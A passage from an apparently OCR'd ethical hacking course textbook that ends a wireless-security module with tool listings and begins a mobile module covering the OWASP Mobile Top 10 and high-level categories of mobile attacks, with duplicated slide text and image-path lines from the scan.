Wireless Security Tools

- **Cisco Adaptive Wireless IPS**

  Source: *https://www.cisco.com*

  Cisco Adaptive Wireless Intrusion Prevention System (IPS) offers advanced network security for dedicated monitoring and detection of wireless network anomalies, unauthorized access, and RF attacks. Fully integrated with the Cisco Unified Wireless Network, this solution delivers integrated visibility and control across the network, without the need for an overlay solution. Adaptive WIPS provides wireless-network threat detection and mitigation against malicious attacks and security vulnerabilities. It also provides security professionals with the ability to detect, analyze, and identify wireless threats.


Alarm Summary
0
0
0
Wireless Control System
<IP,Name,SSID,MAC>
Search
Advanced Search | Saved Search
Monitor
Reports
Configure
Services
Administration
Tools
Help
Logout
System
General Properties
NMSP Parameters
Active Sessions
Trap Destinations
Advanced Parameters
Logs
Accounts
Status
Maintenance
Context Aware Service
wIPS Service
MIR Service
Reboot Hardware
Shutdown Hardware
Clear Configuration
Defragment Database

User: root @ Virtual Domain: root

Advanced Parameters: sanity-mse

Services > Mobility Services > System > Advanced Parameters

General Information

Product Name	Cisco Mobility Service Engine
Version	[redacted]
Started At	2/[redacted] 1:49 PM
Current Server Time	2/[redacted] 9:54 AM
Timezone	America/Los_Angeles
Hardware Restarts	10
Active Sessions	1

Cisco UDI

Product Identifier (PID)	AIR-MSE-3310-K9
Version Identified (VID)	V01
Serial Number (SN)	Not Specified

Advanced Parameters

Advanced Debug	☐	
Number of Days to keep Events	2	1 - 99999
Session Timeout	30	1 - 99999 mins
Absent Data cleanup interval	1440	1 - 99999 mins

Logging Options


Logging Level	Trace
Core Engine	☑ Enable
Database	☑ Enable
General	☑ Enable
MSE/Location Servers	☑ Enable
Object Manager	☑ Enable
SNMP Mediation	☐ Enable
XML Mediation	☑ Enable
Asynchronous	☐ Enable
NMSP Protocol	☐ Enable

Advanced Commands

Figure 8.35: Screenshot of Cisco Adaptive Wireless IPS

The following are some additional wireless security tools:

- AirMagnet WiFi Analyzer PRO (*https://www.netally.com*)
- RFProtect (*https://www.arubanetworks.com*)
- WatchGuard WIPS (*https://www.watchguard.com*)
- AirMagnet Planner (*https://www.netally.com*)
- Extreme AirDefense (*https://www.extremenetworks.com*)



Module Summary

- This module has discussed the wireless terminology, wireless networks, and wireless standards
- It has covered various types of wireless encryption
- It also discussed wireless network-specific attack techniques and tools in detail
- This module also discussed various Bluetooth attacks
- Finally, this module ended with a detailed discussion on various wireless attack countermeasures and wireless security tools
- In the next module, we will discuss in detail on various mobile attacks and countermeasures.

Module Summary

This module has discussed wireless terminology, networks, standards, and various types of wireless encryption. It also discussed wireless network-specific attack techniques and tools in detail. This module discussed various Bluetooth attacks as well. Finally, the module ended with a detailed discussion on various wireless attack countermeasures and wireless security tools.

In the next module, we will discuss in detail the various mobile attacks and countermeasures.


EC-Council | codered FROM EC-COUNCIL

E|HE™

Ethical Hacking Essentials

Module 09

Mobile Attacks and Countermeasures



Module Objectives

1. Understanding Anatomy of a Mobile Attack
2. Understanding Mobile Platform Attack Vectors
3. Understanding Mobile Platform Vulnerabilities
4. Understanding Mobile Device Management
5. Overview of Mobile Security Guidelines and Security Tools


Module Objectives

With advancements in mobile technology, mobility has become the key parameter for Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops as they allow users to not only access Internet, email, and GPS navigation but also store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform online transactions seamlessly, including purchase of goods and applications over wireless networks, redemption of coupons and tickets, and banking from their smartphones.

Believing that surfing the Internet on mobile devices is safe, many users fail to enable their existing security software. The popularity of smartphones and their moderately strong security mechanisms have made them attractive targets for attackers. This module explains the potential threats to mobile platforms and provides guidelines for using mobile devices securely.

At the end of this module, you will be able to do the following:

- Understand anatomy of mobile attacks
- Understand mobile platform attack vectors and vulnerabilities
- Understand the importance of mobile device management (MDM)
- Adopt various mobile security countermeasures
- Use various mobile security tools



Module Flow

01 **Understand Mobile Attack Anatomy**

02 **Discuss Mobile Platform Attack Vectors and Vulnerabilities**


03 **Understand Mobile Device Management (MDM) Concept**

04 **Discuss Mobile Attack Countermeasures**

Understand Mobile Attack Anatomy

Mobile security is becoming increasingly challenging with the emergence of complex attacks that use multiple attack vectors to compromise mobile devices. These security threats exploit critical data as well as financial information and other details of mobile users and may also damage the reputation of mobile networks and organizations.

This section discusses vulnerable areas in the mobile business environment, the OWASP top 10 mobile risks, and the anatomy of mobile attacks.



Vulnerable Areas in Mobile Business Environment

- ☐ Smartphones offer **broad Internet** and **network connectivity** via different channels, such as 3G/4G/5G, Bluetooth, Wi-Fi, and wired computer connections
- ☐ Security threats may arise in different places along these channels during **data transmission**

Mobile Device
Wi-Fi Device
App Store
Telco Service Provider
Internet
Website
Mobile Device (Bluetooth-enabled)
Mobile Device
Corporate VPN Gateway
Corporate Intranet
- Vulnerable Area

https://www.ibm.com

Vulnerable Areas in Mobile Business Environment

Source: *https://www.ibm.com*

Smartphones are being widely used for both business and personal purposes. Thus, they are a treasure trove for attackers who seek to steal corporate or personal data. Security threats to mobile devices have increased because of the increase in Internet connectivity, the use of commercial and other applications, different methods of communication, and so on. Apart from the security threats that are specific to mobile devices, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, networks, etc.

Nowadays, smartphones offer Internet and network connectivity via various channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or a wired computer connection. Security threats may arise at different places along these paths during data transmission.




Mobile Device
Wi-Fi Device
App Store
Telco Service Provider
Internet
Mobile Device (Bluetooth-enabled)
Website
Mobile Device
Corporate VPN Gateway
Corporate Intranet
- Vulnerable Area

Figure 9.1: Vulnerable areas in the mobile business environment



OWASP Top 10 Mobile Risks - 2016

M1 Improper Platform Usage

M2 Insecure Data Storage

M3 Insecure Communication

M4 Insecure Authentication

M5 Insufficient Cryptography

M6 Insecure Authorization

M7 Client Code Quality

M8 Code Tampering

M9 Reverse Engineering

M10 Extraneous Functionality

https://www.owasp.org

OWASP Top 10 Mobile Risks - 2016

Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 mobile risks:

- **M1—Improper Platform Usage**

  This category covers the misuse of a platform feature or the failure to use platform security controls. It includes Android intents, platform permissions, and the misuse of Touch ID, Keychain, or some other security control that is part of the mobile device's OS. There are several ways in which mobile apps can be exposed to this risk.

- **M2—Insecure Data Storage**

  Insecure data storage vulnerability arises when development teams assume that users and malware will not have access to a mobile device's file system and subsequently to sensitive information in the device's data stores. "Jailbreaking" or rooting a mobile device bypasses encryption protection mechanisms. OWASP recommends analyzing platforms' data security application programming interfaces (APIs) and calling them appropriately.

  Unintended data leakage occurs when a developer unintentionally places sensitive data in a location on the mobile device that is easily accessible by other apps on the device. Such leakage is normally caused by vulnerabilities in the OS, frameworks, compiler environment, new hardware, and so on without a developer's knowledge. It is a significant threat to the OS, platforms, and frameworks; thus, it is important to understand how they handle features such as URL caching, browser cookie objects, and HTML5 data storage.

- **M3—Insecure Communication**

  This category covers poor handshaking, incorrect SSL versions, weak negotiation, cleartext communication of sensitive assets, and so on. Such flaws expose an individual user's data and can lead to account theft. If the adversary intercepts an admin account, the entire site could be exposed. A poor Secure Socket Layer (SSL) setup can also facilitate phishing and man-in-the-middle (MITM) attacks.

- **M4—Insecure Authentication**

  This category captures notions of authenticating the end user or bad session management such as

  - Failing to identify the user when it is required
  - Failure to maintain the user's identity when it is required.
  - Weaknesses in session management.

- **M5—Insufficient Cryptography**

  The code applies cryptography to a sensitive information asset. However, cryptography is insufficient in some ways. This category covers issues in which cryptography is attempted but not performed correctly. This vulnerability will result in the unauthorized retrieval of sensitive information from the mobile device. To exploit this weakness, an adversary must successfully convert encrypted code or sensitive data into its original unencrypted form due to weak encryption algorithms or flaws in the process of encryption.

- **M6—Insecure Authorization**

  This category captures failures in authorization (e.g., authorization decisions on the client side and forced browsing). It is distinct from authentication issues (e.g., device enrolment and user identification).

  When an app does not authenticate users at all in a situation where it should (e.g., granting anonymous access to some resource or service when authenticated and authorized access is required), then it is an authentication failure and not an authorization failure.

- **M7—Client Code Quality**

  This category covers "Security Decisions via Untrusted Inputs" and is one of the less frequently used categories. It is the catch-all for code-level implementation problems in the mobile client, which are distinct from server-side coding mistakes. It captures buffer overflows, format string vulnerabilities, and various other code-level mistakes where the solution is to rewrite some code that is running on the mobile device. Most exploitations that fall into this category result in foreign code execution or DoS on remote server endpoints (and not the mobile device itself).

- **M8—Code Tampering**

  This category covers binary patching, local resource modification, method hooking, method swizzling, and dynamic memory modification.

  Once an application is delivered to a mobile device, its code and data resources are resident on the device. An attacker can directly modify the code, change the memory contents dynamically, change or replace the system APIs that the application uses, or modify the application's data and resources. Thus, the attacker can directly subvert the intended use of the software for personal or monetary gain.


- **M9—Reverse Engineering**

  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA Pro, Hopper, otool, and other binary inspection tools give the attacker insights into the inner workings of the application. Thus, he/she may exploit other nascent vulnerabilities in the application and uncover information about backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in the backend systems. Attackers will typically exploit such extraneous functionality directly from their own systems without any involvement by the end users.



Anatomy of a Mobile Attack

Point 01 – THE DEVICE

BROWSER
- Phishing
- Framing
- Clickjacking
- Man-in-the-Mobile
- Buffer Overflow
- Data Caching

PHONE/SMS
- Baseband Attacks
- SMiShing

APPS
- Sensitive Data Storage
- No encryption/Weak encryption
- Improper SSL Validation
- Configuration Manipulation
- Dynamic Runtime Injection
- Unintended Permissions
- Escalated Privileges
- Access to device and User Info
- Third-party Code
- Intent Hijacking
- Zip Directory Traversal
- Side Channel Attack

MALWARE

Apple Android Windows RIM

THE SYSTEM
No/Weak Passcode
iOS Jailbreaking
Android Rooting
OS Data Caching
Passwords & Data Accessible
Carrier-loaded Software
No/Weak Encryption
User-initiated Code
Zero-day Exploits
Device Lockout
Kernel Driver Vulnerabilities
Confused Deputy Attack

Point 02 – THE NETWORK

THE NETWORK
- Wi-Fi (no encryption/weak encryption)
- Rogue Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hijacking
- DNS Poisoning
- SSLStrip
- Fake SSL Certificate
- BGP Hijacking
- HTTP Proxies

INTERNET

Point 03 – THE DATA CENTER / CLOUD

WEB SERVER
- Platform Vulnerabilities
- Server Misconfiguration
- Cross-site Scripting (XSS)
- Cross-site Request Forgery (XSRF)
- Weak Input Validation
- Brute Force Attacks
- Cross Origin Resource Sharing
- Side Channel Attack
- Hypervisor Attack

DATABASE
- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

https://www.nowsecure.com

Anatomy of a Mobile Attack

Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:



Point 01 – THE DEVICE
BROWSER
Phishing
Framing
Clickjacking
Man-in-the-Mobile
Buffer Overflow
Data Caching
PHONE/SMS
Baseband Attacks
SMiShing
APPS
Sensitive Data Storage
No encryption/Weak encryption
Improper SSL Validation
Configuration Manipulation
Dynamic Runtime Injection
Unintended Permissions
Escalated Privileges
Access to device and User Info
Third-party Code
Intent Hijacking
Zip Directory Traversal
Side Channel Attack
MALWARE
Apple
Android
Windows
RIM
THE SYSTEM
No/Weak Passcode
